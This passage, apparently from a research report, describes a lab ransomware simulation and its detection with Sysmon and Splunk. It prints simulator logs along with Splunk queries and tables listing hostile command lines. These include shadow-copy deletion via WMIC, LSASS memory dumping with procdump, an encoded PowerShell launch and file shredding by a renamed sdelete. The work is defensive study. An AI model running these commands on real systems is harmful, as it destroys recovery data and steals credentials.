2023-05-12 15:07:09 [INFO] Simulating T1562.001: Impair Defenses: Disable or Modify Tools - disabling antivirus real-time protection
2023-05-12 15:07:09 [INFO] Current real-time protection status: False
2023-05-12 15:07:10 [INFO] New real-time protection status: True
2023-05-12 15:07:10 [INFO] Antivirus real-time protection disabled
```

Figure 4: Ransomware Simulation Execution Part 1/2


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help

```
Ransomware Simulation.
   Executing TTP step 20, Step 20 of 20.
```

```
2023-05-12 15:05:48 [WARNING] Connection attempt to 10.0.0.5 on port 1433 timed out
2023-05-12 15:05:49 [WARNING] Connection attempt to 10.0.0.5 on port 3306 timed out
2023-05-12 15:05:50 [WARNING] Connection attempt to 10.0.0.5 on port 5432 timed out
2023-05-12 15:05:51 [WARNING] Connection attempt to 10.0.0.5 on port 27017 timed out
2023-05-12 15:05:52 [WARNING] Connection attempt to 10.0.0.5 on port 9200 timed out
2023-05-12 15:05:53 [WARNING] Connection attempt to 10.0.0.5 on port 11211 timed out
2023-05-12 15:05:54 [WARNING] Connection attempt to 10.0.0.5 on port 6379 timed out
2023-05-12 15:05:55 [WARNING] Connection attempt to 10.0.0.5 on port 8080 timed out
2023-05-12 15:05:56 [WARNING] Connection attempt to 10.0.0.5 on port 8443 timed out
2023-05-12 15:06:11 [INFO] Simulating T1490: Inhibit System Recovery - termination of OneDrive processes
[+] Successfully terminated process OneDrive with PID 3800.
2023-05-12 15:06:26 [INFO] Simulating inhibition of system recovery by disabling System Restore, deleting Volume Shadow Copies, and removing Windows Backup catalog
files
2023-05-12 15:06:26 [INFO] System Restore disabled on drive C:
No Instance(s) Available.

2023-05-12 15:06:26 [INFO] All Volume Shadow Copies deleted using WMI command
2023-05-12 15:06:26 [WARNING] Windows Backup catalog file 'Objects.data' not found in the wbem Repository
2023-05-12 15:06:41 [INFO] Simulating T1562.004: Impair Defenses: Disable or Modify System Firewall - disabling or modifying the system firewall
2023-05-12 15:06:54 [INFO] Firewall states restored after simulation
2023-05-12 15:07:09 [INFO] Simulating T1562.001: Impair Defenses: Disable or Modify Tools - disabling antivirus real-time protection
2023-05-12 15:07:09 [INFO] Current real-time protection status: False
2023-05-12 15:07:10 [INFO] New real-time protection status: True
2023-05-12 15:07:10 [INFO] Antivirus real-time protection disabled
2023-05-12 15:07:25 [INFO] Simulating T1105: Ingress Tool Transfer - SDelete and Procdump download
2023-05-12 15:07:25 [INFO] SDelete.zip downloaded at C:\Software\SDelete.zip
2023-05-12 15:07:25 [INFO] SDelete.zip extracted to C:\Software
2023-05-12 15:07:25 [INFO] Procdump.zip downloaded at C:\Software\Procdump.zip
2023-05-12 15:07:25 [INFO] Procdump.zip extracted to C:\Software
2023-05-12 15:07:25 [INFO] Successfully renamed sdelete.exe to Ransomware.exe in C:\Software
2023-05-12 15:07:40 [INFO] Simulating T1003: LSASS Credential Dumping using Procdump
2023-05-12 15:07:42 [INFO] LSASS credential dumping successful
2023-05-12 15:07:57 [INFO] Simulating remote file copy using clipboard change
2023-05-12 15:07:57 [INFO] Remote file copied to C:\Software\Code.txt using clipboard change
2023-05-12 15:08:12 [INFO] Simulating compilation of payload
2023-05-12 15:08:13 [INFO] Payload 'KnownRansomware.exe' compiled and saved at C:\Software\KnownRansomware.exe
2023-05-12 15:08:28 [INFO] Simulating T1027: Obfuscated Files or Information
Obfuscated string: □□□□□□□□
De-obfuscated string: calc.exe
2023-05-12 15:08:43 [INFO] Simulating T1055: Process Injection - Process Hollowing
False
2023-05-12 15:09:07 [INFO] Simulating T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - persistence using Registry Run Keys
2023-05-12 15:09:22 [INFO] Simulating T1041: Exfiltration Over C2 Channel
2023-05-12 15:09:23 [INFO] Data exfiltration successful
2023-05-12 15:09:38 [INFO] Simulating T1486: File Encryption (ransomware activity)
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_1.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_10.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_2.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_3.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_4.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_5.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_6.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_7.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_8.txt
2023-05-12 15:09:38 [INFO] Encrypted file: C:\FileEncryption\File_9.txt
2023-05-12 15:09:53 [INFO] Simulating T1485: File Deletion
2023-05-12 15:09:53 [INFO] Deleted all files in C:\FileDelete
2023-05-12 15:10:08 [INFO] Simulating T1564.006: File Block Shredding for all files in C:\FileBlockShred
2023-05-12 15:10:27 [INFO] File C:\FileBlockShred\File_1.txt securely deleted with SDelete
2023-05-12 15:10:28 [INFO] File C:\FileBlockShred\File_10.txt securely deleted with SDelete
2023-05-12 15:10:29 [INFO] File C:\FileBlockShred\File_2.txt securely deleted with SDelete
2023-05-12 15:10:30 [INFO] File C:\FileBlockShred\File_3.txt securely deleted with SDelete
2023-05-12 15:10:31 [INFO] File C:\FileBlockShred\File_4.txt securely deleted with SDelete
2023-05-12 15:10:32 [INFO] File C:\FileBlockShred\File_5.txt securely deleted with SDelete
2023-05-12 15:10:33 [INFO] File C:\FileBlockShred\File_6.txt securely deleted with SDelete
2023-05-12 15:10:34 [INFO] File C:\FileBlockShred\File_7.txt securely deleted with SDelete
2023-05-12 15:10:35 [INFO] File C:\FileBlockShred\File_8.txt securely deleted with SDelete
2023-05-12 15:10:36 [INFO] File C:\FileBlockShred\File_9.txt securely deleted with SDelete
2023-05-12 15:10:51 [INFO] Simulating T1071.001: C2 Communication over Application Layer Protocol: Web Protocols
2023-05-12 15:10:51 [INFO] C2 communication successful
2023-05-12 15:11:06 [INFO] Simulating T1486: Data Encrypted for Impact (Ransom Note) - creation of ransom note
[+] Ransom note created successfully at 'C:\Users\Simulator\Desktop\RansomNote.txt'
```

Figure 5: Ransomware Simulation Execution Part 2/2

4.2 Centralized Logging

4.2.1 Collecting and Centralizing Logs from Simulated Ransomware Attacks

In this section, we describe the process of collecting and centralizing logs generated during the simulated ransomware attacks, focusing on the use of Splunk Universal Forwarder and Splunk Enterprise Server. Centralizing logs is a crucial aspect of security operations, as it enables organizations to aggregate and analyze data from multiple sources, facilitating the detection and investigation of cyber threats.

To collect and centralize logs from the simulated ransomware attacks, we employed Splunk Universal Forwarder, a lightweight, dedicated data collection agent designed to forward logs and other data to a central Splunk Enterprise Server ("Splunk Quick Reference Guide", 2023). Installed on each endpoint involved in the simulation, the Splunk Universal Forwarder was configured to monitor Sysmon logs generated during the ransomware attack scenarios, forwarding them to the central server for further analysis.

The central server was running Splunk Enterprise, a powerful platform for searching, analyzing, and visualizing log data, on a 10 GB Developer License. This license enabled us to leverage Splunk's advanced features and capabilities while ensuring sufficient data storage and processing capacity for the scope of our research.


To facilitate the parsing and analysis of Sysmon logs, we installed the Sysmon Technical Add-On (TA) app (Splunk, 2023a) on the Splunk Enterprise Server. This app provided predefined configurations and parsing rules tailored to Sysmon logs, ensuring accurate and efficient processing of the data. By using the Sysmon TA app, we were able to extract relevant fields and events from the logs, enabling us to analyze and correlate the data with other security events and indicators of compromise.

When running the simulation, Splunk efficiently gathered the Sysmon logs from the simulator, resulting in a total of 33,363 events captured during the 20-minute simulation period and a few minutes after the simulation concluded. Splunk's log collection mechanism was able to categorize and organize the logs effectively, providing us with a clear and concise overview of the events triggered during the simulation.

One notable observation was the ability to quickly identify suspicious activity by examining the PowerShell Integrated Scripting Environment (ISE) logs. As the simulation ran with PowerShell ISE as the parent process, analyzing its logs allowed us to gain valuable insights into the activity and detect any anomalous behavior associated with ransomware operations.

However, it is essential to consider the volume of data generated by Sysmon. Out of the 33,363 events logged by Splunk, only a small portion was directly related to the Ransomware Simulator, while the majority represented standard operating system activities. This emphasizes the need for careful log management, especially in a production environment. In such cases, it is crucial to identify and exclude normal operating system activities to ensure the feasibility of indexing and storing the generated logs on a larger scale.

In summary, the process of collecting and centralizing logs from the simulated ransomware attacks involved the use of Splunk Universal Forwarder, Splunk Enterprise Server, and the Sysmon TA app. This approach enabled us to aggregate, process, and analyze the logs effectively, providing valuable insights into the tactics, techniques, and procedures employed by ransomware operators. By utilizing Splunk's capabilities and Sysmon's detailed logging, we gained a comprehensive understanding of the effectiveness of detection and monitoring techniques.




```
index=sysmon EventCode=*| top limit=20 event_description
```

✓ **33,363 events** (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

event_description	count	percent
Registry object added or deleted	16004	47.999520
Image Load	6711	20.127767
Process Access	6487	19.455941
File Created	1089	3.266151
File deleted	1047	3.140184
Registry value set	618	1.853518
Pipe Connected	438	1.313658
Pipe Created	267	0.800792
Network Connect	193	0.578849
Process Create	165	0.494871
Process Terminate	162	0.485874
Raw Access Read	134	0.401896
DNS Query	11	0.032991
File Create Time	10	0.029992
Process Tampering	3	0.008998
Sysmon Start	1	0.002999
Create Remote Thread	1	0.002999
Clipboard	1	0.002999

Figure 6: Distribution of Sysmon Events logged in Splunk during the ransomware simulation



New Search

```
index=sysmon EventCode=1 parent_process="\"C:\\Windows\\system32\\WindowsPowerShell\\v1.0\\PowerShell_ISE.exe\""
| table process_parent_name process_command_line original_file_name process_path _time
```

✓ 28 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

process_parent_name	process_command_line	original_file_name	process_path
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "wmic os get Caption /value 2&gt;&amp;1"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "wmic nicconfig where IPEnabled='True' get IPAddress,DefaultIPGateway,DNSServerSearchOrder 2&gt;&amp;1"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "wmic computersystem get TotalPhysicalMemory /value 2&gt;&amp;1"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "wmic cpu get NumberOfLogicalProcessors /value 2&gt;&amp;1"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "wmic cpu get AddressWidth /value 2&gt;&amp;1"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net user Guest"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net user DefaultAccount"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net user"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net user Simulator"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"C:\Windows\System32\Wbem\WMIC.exe" shadowcopy delete /nointeractive	wmic.exe	C:\Windows\System32\wbem\WMIC.exe
powershell_ise.exe	"C:\Software\procdump.exe" -accepteula -ma 744 C:\Users\Simulator\Downloads\lsass_744_dump.dmp	procdump	C:\Software\procdump.exe
powershell_ise.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\Simulator\AppData\Local\Temp\pp1rko4f\pp1rko4f.cmdline"	csc.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
powershell_ise.exe	"C:\Windows\system32\cmd.exe" /c start powershell.exe -EncodedCommand YwBhAGwAYwAuAGUAeABlAA==	Cmd.Exe	C:\Windows\System32\cmd.exe
powershell_ise.exe	"notepad.exe"	-	C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2303.40.0_x64__8wekyb3d8bbwe
powershell_ise.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\Simulator\AppData\Local\Temp\cbosyy52\cbosyy52.cmdline"	csc.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
powershell_ise.exe	"C:\Software\Ransomware.exe" -p 30 -r -q "C:\FileBlockShred\File_1.txt"	sdelete.exe	C:\Software\Ransomware.exe
powershell_ise.exe	"C:\Software\Ransomware.exe" -p 30 -r -q "C:\FileBlockShred\File_10.txt"	sdelete.exe	C:\Software\Ransomware.exe

Figure 7: Overview of Processed Created with Powershell ISE as parent process in Splunk

4.3 Technical Analysis of Sysmon Logs

In this chapter, we present the technical analysis of the relevant Sysmon logs for each function in the ransomware simulator. For each technique, we will discuss the logs generated during the execution of the respective function and identify any notable patterns, events, or indicators of compromise that can aid in the detection and analysis of ransomware attacks. Screenshots of the Sysmon logs from Splunk will be provided for each function in this chapter, while the raw Sysmon logs are available in a readily accessible text format in Appendix D of this document


4.3.1 Technical Analysis

The technical analysis of Sysmon logs was guided by a threat hunting methodology, with the primary aim of identifying relevant logs generated by the execution of the ransomware simulator. Given the complexity and breadth of data captured by Sysmon, the process required a systematic, hypothesis-driven approach to efficiently and effectively sift through the logs in search of meaningful and actionable insights.

The underlying threat hunting hypothesis was predicated on the assumption that a ransomware simulator had been run in the environment. Accordingly, our focus was on identifying the specific log entries that could be indicative of such activity. This threat hunting approach allowed us to narrow down the scope of our search and focus on the specific Sysmon event types and log entries that are typically associated with the Tactics, Techniques, and Procedures (TTPs) simulated by the ransomware simulator.

System-Enumeration

Sysmon logs



```
index=sysmon host="win11simulator" Image="C:\\Windows\\System32\\wbem\\WMIC.exe" CommandLine=wmic*
```

SELECTED FIELDS

a host	1
a source	1
a sourcetype	1

INTERESTING FIELDS

a action	1
a Channel	1
a CommandLine	5
a Company	1
a Computer	1
a CurrentDirectory	1
a Description	1
a dest	1
a dvc	1
a dvc_nt_host	1
a event_creation_time	5
a event_description	1
# event_id	1
# event_status	1
a EventChannel	1
# EventCode	1
a EventData_Xml	5
a EventDescription	1
# EventID	1
# EventRecordID	5
a eventtype	3
a file_company	1
a file_description	1
a file_directory	1
a file_name	1
a file_product	1
a file_version	1
a FileVersion	1
a Guid	1
a hash_imphash	1
a hash_md5	1
a hash_sha1	1
a hash_sha256	1

> 5/12/23 3:05:08.000 PM

```
